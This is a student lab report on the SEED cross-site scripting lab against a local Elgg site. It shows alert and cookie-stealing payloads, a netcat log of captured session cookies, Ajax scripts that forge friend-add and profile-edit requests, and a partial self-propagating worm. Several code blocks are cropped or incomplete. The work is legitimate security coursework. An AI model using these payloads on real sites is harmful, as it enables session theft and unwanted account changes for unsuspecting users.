

Noah Cunningham
Reese Pearsall
CSCI 476
10/31/22


XXS Attack

Task 1: Input some java script into description field and received correct 'output'

Brief description

`<script>alert('XSS');</script>`

Public




Task 2: Input some cookie getting java script into description field and received correct 'output'

Brief description

`<script>alert(document.cookie);</script>`

Public



Task 3: Enter in the malicious java script code in Alices Profile

Brief description

`<script>document.write('');</script>`

Public

Received Alices cookie data

```
[10/31/22] seed@VM: ~/.../05_xss$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.6 47706
GET /?c=Elgg%3D134q4tq01q82rlp2rk5crobe2u HTTP/1.1
Host: 10.9.0.1:5555
```

Logged into charlies account and clicked on Alices page, then we got charloes cookies on the netcat server

```
Connection received on 10.0.2.6 47760
GET /?c=Elgg%3Ds7fp31ubn25ho4j5m4me8c8m85 HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
```

Task 4.1: Inject code into samys profile

[Embed content](#) [Visual editor](#)

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
// Set the timestamp and secret token parameters
var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;
// Construct the HTTP request to add Sammy (59) as a friend.
var sendurl= "http://www.xsslabelgg.com/action/friends/add?friend=59" + token + ts;
// Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

Alice is currently not friends with Sammy

Alice's friends



Charlie



Alice

Successfully added samy as a friend when visiting their profile

Samy



Remove friend



Send a message



About me

Task 4.2: Inject code into samys profile in default text editor mode

Embed content Edit HTML


B I U S I_x |


```
// Set the timestamp and secret token parameters
var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;
// Construct the HTTP request to add Samy (59) as a friend.
var sendurl= "http://www.xsslabelgg.com/action/friends/add?friend=59" + token + ts;
// Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host" "www.xsslabelgg.com");
```

body p

Alice is currently not friends with Samy



Alice's friends


 **Charlie**

 **Alice**

Wasn't able to add samy as a friend when visiting their profile, and the javascript shows up in Samy's about me, which leads me to believe it didn't properly 'inject'. This is the case because in the default mode there is a lot of extra html code that is generated and we don't want that.

Samy

 Add friend  Send a message


arks

About me
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
// Set the timestamp and secret token parameters
var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;
// Construct the HTTP request to add Samy (59) as a friend.
var sendurl= "http://www.xsslabelgg.com/action/friends/add?friend=59" + token
+ ts;
}


Task 5.1: Inserted Code into samy's profile

About me


[Embed content](#) [Visual editor](#)

```
var token="__elgg_token="+elgg.security.token.__elgg_token;
var desc="&description=Samy is my hero" +
"&accesslevel[description]=2";
// Construct your url.
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
// Construct the content of your request.
var content = token + ts + name + desc + guid;
// Send the HTTP POST request
var samyGuid=59; //FILL IN
if (elgg.session.user.guid!=samyGuid) // (1)
{
```

I log into Alice and go to Samys profile




And when i view Alices profile it now has the correct 'output'




5.2: We need line 1 because that tells the code to be javascript. I removed the line

```
window.onload = function(){ ←
// JavaScript code to access user name, user guid, Time Stamp __elgg_ts and Security Token __elgg_token
var name="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;
var desc="&description=Samy is my hero" +
"&accesslevel[description]=2";
// Construct your url.
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
// Construct the content of your request
```

Logged into Alice, cleared the about me field, and go to Samy's profile




And as you can see it does not inject Samy is my hero



Task 6: Insert code into samy's profile

```
<script type="text/javascript" id="worm">
window.onload = function(){
var headerTag = "<script id='worm' type='text/javascript'>";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
// Put all the pieces together, and apply the URI encoding
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
// Get the name, guid, timestamp, and token.
var name = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&_elgg_ts=" + elgg.security.token + elgg.ts;
```

Now we log into Alice and go to Samy's profile, as you can see Samy is now Alices friend and if we look at the requests you can see that addfriend and edit are apart of that request. Also if we view Alices profile we see that is says "Samy is my hero"



Now we log into Bobby, check our friends and then go to Alice's profile and if we look at the requests you can see that addfriend and edit are apart of that request. Also if we view Bobby's profile we see that it says "Samy is my hero", and if we view Bobby's Friends Samy is now their friend.


Bobby's friends

No friends yet.

Alice

Add friend

Send a message



About me
Samy is my hero

Bobby

Edit avatar

Edit profile

About me
Samy is my hero

Inspector Console Debugger Network Style Editor Performance M

Filter URLs

All HTML CSS JS XHR Fonts Images Media WS Other

| Status | Method | Domain | File | Initiator | Type |
|--------|--------|-----------------|---|-----------------------|------|
| 304 | GET | www.xsslabel... | 56large.jpg | img | jpeg |
| 302 | POST | www.xsslabel... | edit | alice:78 (xhr) | html |
| 302 | GET | www.xsslabel... | add?friend=59&_elgg_token=QAroxix6ix2rlphjT_vv_ | alice:86 (xhr) | html |
| 304 | GET | www.xsslabel... | sprintf.js | require.js:127 (sc... | js |
| 304 | GET | www.xsslabel... | en.js | require.js:127 (sc... | js |

30 requests 107.46 KB / 21.90 KB transferred Finish: 2.77 s DOMContentLoaded: 792 ms load: 802 ms

Bobby's friends



Samy